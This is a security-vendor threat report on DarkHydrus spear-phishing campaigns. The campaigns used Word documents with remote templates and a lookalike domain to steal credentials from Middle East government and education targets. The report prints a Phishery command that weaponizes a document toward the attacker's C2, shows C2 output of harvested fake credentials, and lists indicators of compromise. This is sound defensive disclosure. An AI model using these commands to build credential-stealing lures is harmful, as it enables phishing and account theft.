DarkHydrus Uses Phishery to Harvest Credentials in the Middle East

Robert Falcone August 7, 2018

By Robert Falcone

August 7, 2018 at 5:00 AM

Category: Unit 42

Tags: DarkHydrus, Phishery

This post is also available in: 日本語 (Japanese)

Last week, Unit 42 released a blog on a newly named threat group called DarkHydrus that we observed targeting government entities in the Middle East. The attack that we discussed in our previous publication involved spear-phishing to deliver a PowerShell payload we call RogueRobin; however, we are aware of DarkHydrus carrying out a credential harvesting attack in June 2018. It also appears that this an ongoing campaign, as we have evidence of previous credential harvesting attempts using the same infrastructure dating back to the Fall of 2017. These attacks were targeting government entities and educational institutions in the Middle East.

The credential harvesting attacks used spear-phishing emails that contained malicious Microsoft Office documents that leveraged the "attachedTemplate" technique to load a template from a remote server. When attempting to load this remote template, Microsoft Office will display an authentication dialog box to ask the user to provide login credentials.


When entered, these credentials are then sent to the C2 server, which allows DarkHydrus to collect the user account credentials.

Based on Unit 42's analysis, DarkHydrus used the open-source Phishery tool to create two of the known Word documents used in these credential harvesting attacks. As discussed in our previous blog, this further strengthens DarkHydrus' use of the open source for their attack tools.

A phishing attack to steal credentials like this is not new: US-CERT warned of the same technique by a different threat group in 2017. What is noteworthy is DarkHydrus' use of an open-source tool to carry out targeted attacks against these entities in the Middle East, which is fitting of their reliance of open source tools and these attacks are consistent in terms of targeting with what we reported last week. Based on this, we can reasonably presume this group will continue to carry out attacks against these kinds of targets in the Middle East in the near-future.

Credential Harvesting Attack

On June 24, 2018, Unit 42 observed DarkHydrus carrying out a credential harvesting attack on an educational institution in the Middle East. The attack involved a spear-phishing email with a subject of "Project Offer" and a malicious Word document (SHA256: d393349a4ad00902e3d415b622cf27987a0170a786ca3a1f991a521bff645318) as an attachment. When opened, the malicious Word document displays a dialog box that asks the user for their credentials, as seen in Figure 1.



Connecting to [redacted].0utl00k.net

Enter your credentials

Figure 1. Authentication dialog box presented to the user when opening document

As you can see in Figure 1, the authentication prompt says “Connecting to <redacted>. 0utl00k[.]net”, which is a DarkHydrus C2 server. If the user enters their credentials in this dialog box and presses ‘Ok’, the credentials are sent to the C2 server via the URL https://<redacted>.0utl00k[.]net/download/template.docx. With the authentication dialog box gone, Word displays the contents of the document, which in this specific case was an empty document. While this document was empty, the authentication prompt may have made the targeted user more likely to enter their credentials, thinking it’s necessary to view the contents of the document.


DarkHydrus also created their C2 domain carefully in an attempt to further trick the targeted user to enter their credentials. Firstly, the redacted subdomain was the domain of the targeted educational institution. Also, the 0utl00k[.]net domain resembles Microsoft’s legitimate "outlook.com” domain that provides free email services, which also make the user less suspicious and more likely to enter their credentials. Some users may not even notice what domain the dialog states they are connecting to and habitually type their Windows credentials.

We found two additional Word documents using the 0utl00k[.]net domain to harvest credentials, seen in Table 1. We first saw these related Word documents in September and November 2017, which suggests that DarkHydrus has been carrying out this credential harvesting campaign for almost a year.

First Seen	SHA256	Filename	Remote Template
11/12/2017	9eac37a5c6..	PasswordHandoverForm.docx	https://0utl00k[.]net/docs
09/18/2017	0b1d5e1744..	استطلاع.docx	https://0utl00k[.]net/docs

Table 1. Additional DarkHydrus Word documents used to steal credentials

Both of these related documents use the attachedTemplate technique to steal credentials by sending them to a URL https://0utl00k[.]net/docs. Unlike the June 2018 document that displayed no content after credential theft, both of these documents displayed content that appears pertinent to the targeted organization. The September 2017 document displays an employee survey, which can be seen in Figure 2.



استبانه لمعرفة مدى مشاركة ودرجة رضا الموظفين عن خدمات التواصل الداخلي

يهدف هذه الاستبانة إلى معرفة مستوى مشاركة ورضا منسوبي [redacted] عن خدمات التواصل الداخلي، والتعرف على أهم مقترحات تحسين خدمات التواصل الداخلي وتطويرها.

الاسم بالكامل

رقم الجوال

الوكالة\الادارة العامة

ما مدى مشاركتك في المسائل الخاصة [redacted]

○ أشارك كثيرا

○ أشارك إلى حد ما

○ محايد


ما مدى استفادتك من المعلومات التي تتلقاها من التواصل الخاص؟*

○ مفيدة جدا

○ مفيدة

Figure 2. Employee survey displayed after credential theft

The November 2017 document displays a password handover document after credential theft occurs, as seen in Figure 3. We were unable to find the displayed document via open source research, which may suggest that the actor gathered this password handover form from a prior operation.



Password Handover Form

(18-09-2016)

Warning

Not to be circulated or reproduced without appropriate authorization

DOCUMENT CONTROL

Document Title: Password Handover Form
Document ID: VM/PWD/213
Version:

Document Publication History:

Document Prepared By:
Document Reviewed By:
Document Approved By:
Effective Date:

Document Review and Approval History:

Version Number	Revision Description	Revision Date	Change Author	Change Approver

Document Distribution List:

#	Name	Organization	Purpose
1.			
2.			

Figure 3. Password handover form displayed after credential theft

The infrastructure used in these credential harvesting attacks used the domain 0utl00k[.]net, which at the time of the attacks resolved to 107.175.150[.]113 and 195.154.41[.]150. This same infrastructure was discussed in the Campaign Analysis of our previous blog.


Phishery Tool

While analyzing the three malicious Word documents, we determined that two of the documents were created using an open source tool called Phishery. The Phishery tool is capable of the following:

1. Creating malicious Word documents by injecting a remote template URL
2. Hosting a C2 server to gather credentials entered into authentication dialog boxes displayed when attempting to obtain the remote template

We were able to confirm that DarkHydrus used Phishery to create these Word documents by using the open source tool to create a document and host a C2 ourselves. The DarkHydrus document used in the June 2018 attacks had a remote template URL added, as seen in

Figure 4.



Document template

https://[redacted].0utl00k.net/download/template.docx

☐ Automatically update document styles

☐ Attach to all new e-mail messages


Global templates and add-ins

Checked items are currently loaded.

Full path:

Figure 4. Remote template URL seen in the DarkHydrus document from June 2018


We were able to replicate the remote template path seen in Figure 4 by using Phishery to create a weaponized delivery document. Figure 5 shows Phishery's output to the command that injects a URL into a file named "good_test.docx", which it will save the resulting file to "bad_test.docx".



```
# ./phishery -u https://[redacted]0utl00k.net/download/template.docx -i good_test.docx -o bad_test.docx
[+] Opening Word document: good_test.docx
[+] Setting Word document template to: https://[redacted] 0utl00k.net/download/template.docx
[+] Saving injected Word document to: bad_test.docx
[*] Injected Word document has been saved!
#
```

Figure 5. Phishery command used to create a document that has same remote template URL as DarkHydrus

To confirm, we used Phishery's C2 server and opened DarkHydrus' Word document from the June 2018 attacks. When presented with the authentication dialog box, we entered "fakename" and "fakepass" as credentials, as seen in Figure 6 and pressed enter.



Windows Security

Connecting to [redacted].0utl00k.net

Enter your credentials


fakename

•••••••••

□ Remember my credentials

Figure 6. Authentication dialog box with fake credentials entered

On the C2 server, we observed Phishery receiving the inbound request and capturing the credentials, as seen in Figure 7. The C2 server was able to obtain the "fakename" and "fakepass" credentials entered into the authentication dialog box displayed when opening DarkHydrus' Word document.



```
[*] Request Received at 2018-08-02 09:12:26: GET https://[redacted].0utl00k.net/download/template.docx
[*] New credentials harvested!
[HTTP] Host       : [redacted].0utl00k.net
[HTTP] Request    : GET /download/template.docx
[HTTP] User Agent : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0
.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; ms-office; MSOffice 14)
[HTTP] IP Address : 172.16.107.140
[AUTH] Username   : fakename
[AUTH] Password   : fakepass
```

Figure 7. Output of Phishery C2 showing captured credentials

Conclusion

DarkHydrus is a threat group carrying out attack campaigns targeting organizations in the Middle East. We discovered DarkHydrus carrying out credential harvesting attacks that use weaponized Word documents, which they delivered via spear-phishing emails to entities within government and educational institutions. This threat group not only used the Phishery tool to create these malicious Word documents, but also to host the C2 server to harvest credentials. The use of Phishery further shows Dark Hydrus' reliance on open source tools to conduct their operations.

Palo Alto Networks customers are protected from Dark Hydrus by:

- The C2 server 0utl00k[.]net is classified as Malware
- All Phishery documents created by DarkHydrus have malicious verdicts in WildFire
- AutoFocus customers can monitor this threat group's activity via the DarkHydrus tag

Indicators of Compromise

Samples

d393349a4ad00902e3d415b622cf27987a0170a786ca3a1f991a521bff645318
9eac37a5c675cd1750cd50b01fc05085ce0092a19ba97026292a60b11b45bf49
0b1d5e17443f0896c959d22fa15dadcae5ab083a35b3ff6cb48c7f967649ec82

Infrastructure

0utl00k[.]net
107.175.150[.]113
195.154.41[.]150